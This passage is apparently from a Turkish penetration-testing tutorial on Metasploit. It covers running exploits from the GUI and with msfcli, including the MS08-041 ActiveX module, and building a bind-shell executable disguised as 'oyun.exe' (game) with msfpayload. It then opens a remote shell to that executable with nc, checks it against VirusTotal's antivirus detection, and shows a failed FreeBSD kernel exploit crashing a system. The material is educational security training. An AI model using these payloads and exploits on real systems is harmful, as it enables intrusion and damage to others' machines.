
9.7.4. Exploit Kodu Görüntüleme

Ruby dilinden anlıyorsanız ya da kullanacağınız exploitin kodunu merak ediyorsanız yine gui den “view code ” menüsünü kullanarak exploitin koduna erişebilirsiniz.




9.7.5. Exploit Çalıştırma

Exploit çalışma birden fazla adımdan oluşan ve hedef sistem hakkında biraz bilgi isteyen bir işlemidir. Mesela X exploitini Y sistemi üzerinde çalıştırılamazsınız. Ya da X exploitinin Y payloadını Z sistemi üzerinde çalıştırılamayabilirsiniz. Arabirim bu gibi durumlar için sağlam tasarılmış ve sizin yanlış yapmanızı engeller şekilde yapılandırılmıştır fakat yine de açıklık barındırmayan bir sistem üzerinde exploit çalıştırmayı denemek boşuna zaman kaybı olacağı için önceden hedef sistem hakkında temel bazı bilgilerin edinilmesinde fayda vardır. Bunlar hedef sistemin hangi işletim sistemi üzerinde çalıştığı(service pack ya da sürüm numarası vs detayları ile birlikte) ya da hedef servisin versiyon bilgisi gibi basit ama önemli bilgilerdir.




9.7.6. Hedef Sistem belirtme

Çalıştırılacak exploite göre işletim sistemi ya da servis seçimi yapılmalıdır.




9.7.7. Payload Seçimi

Payload seçimi de yine hedef sistemin konumu gözönünde bulundurularak seçilmelidir. Mesela firewall arkasındaki bir sistem üzerinde shell_bind_tcp payloadının seçilmesi işe yaramayacaktır zira sistem firewall arkasında olduğundan hedef sistem üzerinde bağlantı açsanız da firewall engelleyecektir.



9.7.8. Hedef Ip adresi, Port numarası ve diğer bilgilerin belirtimi

Hedef IP ve hedef port bizim tarafımızdan belirtilen bilgilerdir. Port kısmında öntanımlı bir değer varsa o değeri kullanabilirsiniz. Fakat hedef servisin başka bir porttan çalıştığını biliyorsanız o zaman ilgili kısma port numarasını yazmanız gereklidir. Bu ekranda çıkacak bilgiler seçilen payloada göre değişiklik gösterecektir.




Hedef IP ve port belirledikten sonra tekrar ileri dersek son bir rıskranla bize yapmak istediklerimizin özeti gösterilir ve devam edip etmeyeceğimiz sorulur.


Çıkan ekrana bakarak eğer girdiğimiz verilerde bir problem yoksa “Uygula” seçeneğini tıklayarak exploitin belirlediğimiz hedef üzerinde seçtiğimiz payload ile çalışmasını başlatabiliriz.



Bundan sonra Metasploit verdigimiz degerlele hedef sistem üzerinde exploit çalıştmayı deneyecek ve başarılı olursa istedigimiz payload(örnekte hedef sistem üzerinde TCP 4444 portunun açılması) çalışacak ve bize interaktif bir pencere sağlanacaktır.



Exploitin denendiği kurban sisteme netstat –an –p tcp komutu çalıştırılırsa 4444 portunu dinleyen bir soket bağlantısı olduğu görülecektir.




```
C:\WINDOWS\System32\cmd.exe
C:\Documents and Settings\root>netstat -an -p tcp
Active Connections

Proto Local Address          Foreign Address        State
TCP   0.0.0.0:135            0.0.0.0:0             LISTENING
TCP   0.0.0.0:445            0.0.0.0:0             LISTENING
TCP   0.0.0.0:1025           0.0.0.0:0             LISTENING
TCP   0.0.0.0:1046           0.0.0.0:0             LISTENING
TCP   0.0.0.0:4444           0.0.0.0:0             LISTENING
TCP   0.0.0.0:5000           0.0.0.0:0             LISTENING
TCP   192.168.2.21:139       0.0.0.0:0             LISTENING
TCP   192.168.2.21:4444     192.168.2.22:1188    ESTABLISHED

C:\Documents and Settings\root>
```

Kurban sistemin TCP bağlantı tablosu

Farklı bir payload seçilerek hedef sisteme otomatik VNC bağlantısı açılabilir.



9.8. Metasploit Komut satırından Kullanım

Msfcli

Metasploiti scriptler içerisinde kullanmak için.

```
#cd /pentest/exploits/framework3
```

Kullanım şekli.

```
./msfcli <exploit adı> <seçenekler=değer> [mode]
```

Mode:

(H)elp	help
(S)ummary	show information about this module
(O)ptions	show options for this module
(A)dvanced	show advanced options for this module
(I)DS Evasion	show ids evasion options for this module
(P)ayloads	show payloads for this module
(T)argets	show targets for this exploit module
(AC)tions	show actions for the auxiliary module
(C)heck	run the check routine of the selected module

(E)xecute execute the selected module

```
root@bt:/pentest/exploits/framework3# ./msfcli |grep ms08
    exploit/windows/browser/ms08_041_snapshotviewer                                Snapshot
Viewer for Microsoft Access ActiveX Control Arbitrary File Download
    exploit/windows/browser/ms08_053_mediaencoder                               Windows
Media Encoder 9 wmex.dll ActiveX Buffer Overflow
    exploit/windows/smb/ms08_067_netapi
Microsoft Server Service Relative Path Stack Corruption
    auxiliary/admin/ms/ms08_059_his2006                                     Microsoft Host
Integration Server 2006 Command Execution Vulnerability.
```

```
# ./msfcli exploit/windows/browser/ms08_041_snapshotviewer P
```

Compatible payloads

Name	Description
generic/debug_trap	Generate a debug trap in the target process
generic/debug_trap/bind_ipv6_tcp	Listen for a connection over IPv6, Generate a debug trap in the target process
generic/debug_trap/bind_nonx_tcp	Listen for a connection (No NX), Generate a debug trap in the target process
generic/debug_trap/bind_tcp	Listen for a connection, Generate a debug trap in the target process
generic/debug_trap/reverse_http	Tunnel communication over HTTP using IE 6, Generate a debug trap in the target process
generic/debug_trap/reverse_ipv6_tcp	Connect back to attacker over IPv6, Generate a debug trap in the target process
generic/debug_trap/reverse_nonx_tcp	Connect back to the attacker (No NX), Generate a debug trap in the target process
generic/debug_trap/reverse_ord_tcp	Connect back to the attacker, Generate a debug trap in the target process
generic/debug_trap/reverse_tcp	Connect back to the attacker, Generate a debug trap in the target process
generic/shell_bind_tcp	Listen for a connection and spawn a command shell
generic/shell_reverse_tcp	Connect back to attacker and spawn a command shell

```
# ./msfcli exploit/windows/browser/ms08_041_snapshotviewer T
```

Id	Name
--	--
0	Automatic

Özet

```
# ./msfcli exploit/windows/browser/ms08_041_snapshotviewer S
```

Name: Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
Version: 5783
Platform: Windows
Privileged: No
License: MSF_LICENSE

Provided by:
MC <mc@metasploit.com>

Available targets:

Id	Name
--	--
0	Automatic

Basic options:

Name	Current Setting	Required	Description
---	-----	-----	-----
PATH	C:\\\\Documents and Settings\\\\All Users\\\\Start Menu\\\\Programs\\\\Startup\\\\	yes	The path to place the executable.
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Use SSL
URIPATH		no	The URI to use for this exploit (default is random)

Payload information:

Space: 4000

Description:

This module allows remote attackers to place arbitrary files on a users file system via the Microsoft Office Snapshot Viewer ActiveX Control.

References:

<http://www.microsoft.com/technet/security/bulletin/MS08-041.mspx>
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-2463>
<http://www.securityfocus.com/bid/30114>

Msfpayload

```
# ./msfpayload windows/shell_bind_tcp LPORT=32 X > oyun.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_bind_tcp
Length: 317
```

Options: LPORT=32

Oyun.exe Windows ta çalıştırılır ve sonrasında windows'da 32.portu dinleyen bir uygulama çalışmaya başlar.

```
# nc 192.168.139.2 32
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>dir
dir
Volume in drive C is System
Volume Serial Number is 08FB-519F

Directory of C:\

30.07.2009 14:39      1.024 .rnd
12.11.2007 08:33      0 AUTOEXEC.BAT
15.11.2007 11:38    <DIR>    BgInfo
12.11.2007 08:33      0 CONFIG.SYS
05.03.2009 20:31    <DIR>    Documents and Settings
21.01.2009 10:55      121.022 don
15.06.2009 08:13    <DIR>    Downloads
15.11.2007 12:07    <DIR>    inkaoris
13.11.2007 06:50    <DIR>    Intel
14.11.2008 12:27    <DIR>    IP Log Imzalayıcı
02.05.2009 09:52      97 IP_AYARLARI.txt
28.07.2009 10:06    <DIR>    kfsensor
05.05.2008 11:34      1.611.854 MOMAgent_install.log
10.11.2008 11:19    <DIR>    OCS2007
28.01.2009 09:54    <DIR>    old_startup_shortcuts_services
06.08.2009 10:50      9.728 oyun.exe
09.03.2009 16:38    <DIR>    Program Files
27.07.2009 13:02    <DIR>    QUARANTINE
26.06.2009 10:54      88.463.348 snortrules-snapshot-CURRENT.tar.gz
12.03.2009 20:47    <DIR>    SWSetup
19.01.2009 11:25    <DIR>    Tail-4.2.12
31.07.2009 10:54    <DIR>    temp
21.01.2009 10:54      24.036 test
03.06.2009 15:15    <DIR>    TFTP-Root
21.01.2009 11:27      206.999 ultra
30.06.2009 12:50      79 UninstallLogFile.txt
10.11.2008 10:03    <DIR>    var
11.12.2008 18:05      45.291 wifidbg.txt
31.07.2009 10:56    <DIR>    WINDOWS
      12 File(s)   90.483.478 bytes
      17 Dir(s)   1.534.078.976 bytes free
```

Virustotal'a upload edip kaç virüs programı tarafından tanındığına bakalım.

File oyun.exe received on 2009.08.06 07:02:51 (UTC)			
Current status: finished			
Result: 13/41 (31.71%)			
Compact			Print results
Antivirus	Version	Last Update	Result
a-squared	4.5.0.24	2009.08.06	Exploit.Win32.IMG-WMF.yz!A2
AhnLab-V3	5.0.0.2	2009.08.05	-
AntiVir	7.9.0.240	2009.08.05	-
Antiy-AVL	2.0.3.7	2009.08.05	Exploit/Win32.IMG-WMF.gen
Authentium	5.1.2.4	2009.08.06	W32/WMFexploit.A.gen!Eldorado
Avast	4.8.1335.0	2009.08.06	Win32:MDrop-A
AVG	8.5.0.406	2009.08.05	Dropper.Mdrop.N
BitDefender	7.2	2009.08.06	-
CAT-QuickHeal	10.00	2009.08.06	Trojan.Agent.ATV
ClamAV	0.94.1	2009.08.06	-
Comodo	1883	2009.08.06	-
DrWeb	5.0.0.12182	2009.08.06	-
eSafe	7.0.17.0	2009.08.05	-
eTrust-Vet	31.6.6661	2009.08.06	-
F-Prot	4.4.4.56	2009.08.05	W32/WMFexploit.A.gen!Eldorado
F-Secure	8.0.14470.0	2009.08.06	-
Fortinet	3.120.0.0	2009.08.06	-
GData	19	2009.08.06	Win32:MDrop-A
Ikarus	T3.1.1.64.0	2009.08.06	-
Jiangmin	11.0.800	2009.08.06	-
K7AntiVirus	7.10.811	2009.08.05	-
Kaspersky	7.0.0.125	2009.08.06	-
McAfee	5699	2009.08.05	Downloader-BQQ

9.9. Exploit Çalıştırmanın Zararları

Bazı durumlarda çalıştırılan exploit istenileni gerçekleştiremez ve sistemin çakılmasına sebep olabilir. Bu sebeple exploit denemeleri k4sinlikle gerçek sistemler üzerinde (eğer system kritik önemdeyse) denenmemelidir.

Aşağıdaki örnek FreeBSD sistemleri etkileyen bir zaafiyetin exploit edilmeye çalışırken exploitin başarısız olarak sistemin çakılmasına sebep olduğunu göstermektedir.

```
[huzeyfe@ ~]$  
[huzeyfe@ ~]$ id  
uid=1005(huzeyfe) gid=1005(huzeyfe) groups=1005(huzeyfe)  
[huzeyfe@ ~]$  
[huzeyfe@ ~]$ more /etc/master.passwd  
/etc/master.passwd: Permission denied  
[huzeyfe@ ~]$ █
```

```
c0bda9d8 B allproc  
c0bda990 B allproc_lock  
[huzeýfe@ ~]$ ./exp c0bda9d8  
  
Fatal trap 12: page fault while in kernel mode  
cpuid = 0; apic id = 00  
fault virtual address = 0x83e589c1  
fault code = supervisor read, page not pre  
instruction pointer = 0x28:0x10  
stack pointer = 0x28:0xcd0b7c34  
frame pointer = 0x28:0xcd0b7c48  
code segment = base 0x0, limit 0xfffff, type 0x1b  
= DPL 0, pres 1, def32 1, gran 1  
processor eflags = interrupt enabled, resume, IOPL = 0  
current process = 854 (exp)  
trap number = 12  
panic: page fault  
cpuid = 0  
Uptime: 1m26s  
Physical Memory: 243 MB  
Dumping 59 MB: 44 28 (CTRL-C to abort) 12  
Dump complete  
Automatic reboot in 15 seconds - press a key on the console to abort
```

Beklenen shell'e dusup ROOT hakları ile komut calistirma